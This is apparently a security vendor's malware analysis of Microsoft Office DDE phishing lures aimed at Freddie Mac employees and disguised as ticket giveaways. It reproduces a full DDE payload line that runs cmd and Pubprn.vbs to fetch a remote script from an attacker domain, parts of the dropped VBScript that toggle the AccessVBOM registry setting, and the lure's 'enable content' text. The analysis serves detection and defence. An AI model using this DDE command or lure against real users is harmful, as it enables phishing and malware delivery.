Microsoft Office DDE Freddie Mac Targeted Lure

In reviewing the results of out Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting sample targeted to Freddie Mac employees. This post dives into the dissection of this well put together sample. The targeted lure 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 (7/61 AV detection rate) masquerades itself as a Six Flags Fright Fest ticket giveaway specifically for Freddie Mac employees:

Freddie Mac Lure

Let's dive into the payload, we'll use the 7z+sed technique outlined in our previous post.

```
$ 7z e -so 313fc5bd8e1109d35200081e62b7aa33197a6700fc390385929e71aabbc4e065 | sed 's/<[^>]*>//g'

```

This payload uses the same trick as the SEC OMB lure to improve the chances of coercing targets to activate the DDE payload. Note the usage of quotes to mask the string "http", an evasion tactic. The domain is cleverly chosen, topical (Halloween), and was registered recently through Name Cheap on 10/12/2017:

Pulling down the contents of ticket-ids we get a large, nearly 500Kb payload. Here it is, trimmed for brevity:

```
<?XML version="1.0"?>

' Restore the registry to its old state
if action = "" then
    WshShell.RegDelete RegPath
else
    WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
        ]]>
        </script>
    </registration>
</scriptlet>
```

Notice the above payload begins by modifying the registry for additional privileges by altering the following key:

```
"HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
```

This is done in order to pivot execution through Microsoft Excel. Once modified, it later restores the registry setting to the previous value. This technique is generally used to mask execution chains in an attempt to hide from endpoint security solutions. Here's a sample from May of this year that uses the same technique:

- https://malwr.com/analysis/MTU4ZDZmM2M3NDk2NGM4NzgyNjUzZjgxYTY5NDcyNmU/
- https://www.virustotal.com/en/file/7009d34484e7143fbcd5f6dbc2dafc09caab8c76c43daf0ace803f28efd60bf5/analysis/

Next, it decodes another payload and then flips back the "AccessVBOM" setting back to the original value. Decode the next payload and you get another file, ~350Kb in size. Here it is, trimmed for brevity:

    If iPad Then sOut = Left$(sOut, Len(sOut) - iPad)   'Chop off any extra bytes.
    Decode64 = sOut
End Function
```

The final dropped payload from the above trimmed content is a ~200Kb malicious DLL:

- 5d3b34c963002bd46848f5fe4e8b5801da045e821143a9f257cb747c29e4046f (47/66 AV detection rate)

This final payload is widely detected. InQuest detects exploitation of these and other DDE attacks via our Deep File Inspection (DFI) stack and signature MC_Office_DDE_Command_Exec (event ID 5000728) released on October 10th, 2017. Our DFI stack is what's responsible for peeling away the variety of layers typically present in malicious content. The process is recursive and a variety of techniques are applied in parallel to expose all embedded layers. For more information about DFI, see www.InQuest.net or reach out to us directly.

To follow along the highlights of the conversation on Twitter, see the following moment:


- Microsoft Office DDE Macro-less Command Execution Vulnerability

Update 10/17/2017

We've updated our hunt rule (Microsoft_Office_DDE_Command_Execution.rule) to widen the net for catching samples as we've seen some interesting new techniques for obfuscation and pivoting:

- Obfuscated XML: https://twitter.com/InQuest/status/920272076371456000
- Pubprn.vbs pivot: https://twitter.com/InQuest/status/920321960235724802 / https://twitter.com/subTee/status/855867502089220096

The Pubprn.vbs technique was publicly discussed in April of 2017 and seen used here a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d (7/60 AV detection rate) in another lure targeting Freddie Mac which masquerades itself as a ticket raffle for a Guns and Roses concert:



Freddie Mac
We make home possible®

Ticket Raffle

Exclusively for Freddie Mac Employees

How to Apply

1. Complete and fi a

Offer Rules:

- Applications must be received before Friday, October 13th, 2017 in order to be considered for the Freddie Mac offer event dates
- *Applicants must be an employee of Freddie Mac.*
- *The maximum number of tickets is two per entry.*

2. On receipt of the processed ticket application, the Freddie Mac employee will be contacted and asked to either collect their ticket in person from the Capital One Arena Box Office. Otherwise the ticket will be delivered to the address provided below.

Name:		
Freddie Mac Email:		
Phone Number:		
Home Address:		
Ticket Number:		**Please click Enable Content and update links to generate number.**

Further Questions?
For questions, please contact Ron Potter, Events Manager, RPotter@gunsnroses.shop

Please note standard, Capitla One Arena ticketing terms and conditions apply. The above process normally takes 7-10 days.

Freddie Mac Lure (Guns'n'Roses)

It's mildly interesting to note that the AV detections above were all for CVE-2016-7262. The carrier is an XLSX file and differs from the typical DDE sample we've been seeing:

```
$ cat a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d/xl/externalLinks/externalLink1.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<externalLink xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14"
xmlns:x14="http://schemas.microsoft.com/office/spreadsheetml/2009/9/main"><ddeLink
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" ddeService="cmd" ddeTopic="
/C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US\Pubprn.vbs localhost
&amp;quot;script:https://gunsandroses[.]live/ticket-id&amp;quot;"><ddeItems><ddeItem name="A0" advise="1" />
<ddeItem name="StdDocumentName" ole="1" advise="1" /></ddeItems></ddeLink></externalLink>
```

Notice that similar to the previous lure, the resource for the next stage payload is at `/ticket-id`. The domains are registered within a week of one another and both through namecheap.com:

- https://whois.domaintools.com/sixflags-frightfest.com
- https://whois.domaintools.com/gunsnroses.shop

We feel confident in stating the same actor is behind both of these payloads. Whether these carriers are part of a pentesting exercise or actually motivated nefariously is anyone's guess. The domains documented in both of these lures, while once active, are both down as of the time of this writing. The Vortex Ransomware payload are still actively being served however.
